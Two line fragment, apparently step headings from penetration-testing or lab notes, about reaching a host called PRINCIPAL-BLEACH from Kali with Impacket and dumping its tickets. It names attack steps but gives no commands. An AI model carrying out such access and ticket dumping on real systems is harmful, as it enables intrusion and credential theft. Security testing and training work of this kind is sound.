>> ACCESS TO PRINCIPAL-BLEACH from KALI (IMPACKET)
>> DUMP PRINCIPAL-BLEACH TICKETS